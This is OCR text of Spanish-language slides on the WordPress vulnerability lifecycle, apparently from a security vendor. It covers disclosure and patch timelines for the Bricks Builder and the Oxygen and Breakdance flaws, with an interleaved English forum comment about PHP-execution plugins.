
Ciclo de vida de la vulnerabilidad

Validación

- Validación de la vulnerabilidad, confirmando su existencia, alcance y posible impacto en el ecosistema de WordPress.

Revelación (Disclosure)

- Un proceso controlado en el que la información se comparte con el público.
- Por lo general, la divulgación se coordina para que ocurra después de que un parche esté disponible, equilibrando la transparencia con la seguridad del usuario.




Ciclo de vida de la vulnerabilidad

Parche

- Desarrollo y lanzamiento de una solución.
- El parche se prueba y luego se distribuye como una actualización de software.
- Se recomienda a los usuarios que actualicen con prontitud para proteger sus sitios.

Sin parche / Abandonado / Cerrado


- No se corrije la vulnerabilidad.
- Esto puede suceder si el problema se considera no crítico, el plugin/tema ya no se mantiene, o se cierra.




Ciclo de vida de la vulnerabilidad

Hacked (Exploit)

- Los atacantes comienzan a explotar la vulnerabilidad en sistemas sin parches.
- El tiempo desde la divulgación hasta la explotación puede ser muy corto, lo que pone de manifiesto la importancia de las actualizaciones rápidas.



Ciclo de vida de la vulnerabilidad



Ejemplo de ciclo de vida de vulnerabilidad: **Bricks Builder**

Tiempo vulnerable: Descubrimiento (y exploits)

- **Acerca del tema Bricks Builder**
  - Se estima que el tema Bricks Builder (versión premium) tiene alrededor de 25.000 instalaciones actualmente activas.

- Esta vulnerabilidad permite a cualquier usuario no autenticado ejecutar código PHP arbitrario en el sitio de WordPress.

Tiempo vulnerable: Informe

10 febrero, 2024:

- Recibimos el informe de vulnerabilidad de Snicco, a través de nuestro Bug Bounty Alliance de hackers éticos.

Tiempo vulnerable: Validación

10-12 febrero, 2024

- Lo validamos y nos pusimos en contacto con el equipo de construcción de ladrillos al respecto.
- El equipo de Bricks Builder nos envía una propuesta de parche. Pudimos validar el parche.
- Implementamos un vPatch (parche virtual) para esta vulnerabilidad con el fin de proteger a nuestros clientes.

Tiempo vulnerable: Divulgación y parche

13 febrero, 2024

- Lanzamiento de la versión 1.9.6.1 **de Bricks Builder**para solucionar el problema reportado
- Añadimos la vulnerabilidad a la base de datos de vulnerabilidades de Patchstack.


Asesoramiento sobre explotación y seguridad

14 febrero, 2024

- Primeros intentos de explotación confirmados en nuestro sistema de monitoreo.

19 febrero, 2024

- Artículo de aviso de seguridad publicado públicamente.



Ejemplo de ciclo de vida de vulnerabilidad: **Oxygen y Breakdance builder**

Tiempo vulnerable: Descubrimiento

- Los constructores Oxygen y Breakdance (versión premium) son dos plugins populares de creación de páginas para WordPress. Ambos son propiedad y están mantenidos por la misma empresa: Soflyy.

- Estos dos creadores se ven afectados por una vulnerabilidad de ejecución remota de código (RCE) autenticada.
- Este problema permite que el usuario con el permiso más bajo en ambos componentes ejecute código PHP arbitrario.
- A pesar de que ambos proveedores insisten en que esta es una característica intencionada, permitir la ejecución de código arbitrario por parte del usuario con el permiso más bajo en el componente no debería permitirse y va en contra de las mejores prácticas de seguridad.


Tiempo vulnerable: Reporte y Validación

- **Del 9 al 20 de febrero de 2024:** se notificó al proveedor sobre la vulnerabilidad y se proporcionó una URL con toda la información. El mismo día, el proveedor respondió, aceptó el informe de vulnerabilidad y señaló que había actualizado la documentación y **preguntó si las advertencias adicionales reducirían la puntuación de gravedad de la vulnerabilidad.**

Tiempo vulnerable: Reporte y Validación

- **5 de marzo de 2024** - Comunicaciones grupales para recordar la fecha de divulgación (18 de marzo)
- **6 de marzo de 2024** - Soflyy (Elijah) respondió de nuevo, señalando que el problema estaba en la documentación más que en el propio plugin.
- **2 de abril de 2024** - Se ofreció tiempo extra, pero pasaron casi 2 meses desde la fecha de descubrimiento. No se recibieron más respuestas.

Tiempo vulnerable: Explotación



Samuel Wood Top Contributor

Security reports involving a plugin allowing other users to execute PHP code is slightly uncommon nowadays, but however, I always try to answer those as I am the person who wrote the PHP code widget plugin and the other varieties of direct execution plugins on wordpress.org.

And yes, I have oftentimes told these reporters that allowing PHP code execution is intentional and the actual design of the plugin. However, I also tell them that I put in safeguards such as allowing admins to do it only, and requiring the various permissions that are relevant to even use the plugin in the first place. Still some reporters are annoyed by this, and that is why we don't allow such plugins to continue to be added. At least not in the free directory. It is too easy to miss something that breaks the site too easily.

Basically, allowing continued PHP code plugins to be added to the directory is just piling on top of the existing ones that already work and are already "secure", as far as they can be.

Tiempo vulnerable: Explotación

PoC by community

Swedish ethical hacker Emil Trägårdh released the video demonstration of privilege escalation on the Breakdance with detailed description of the possible attack vector.

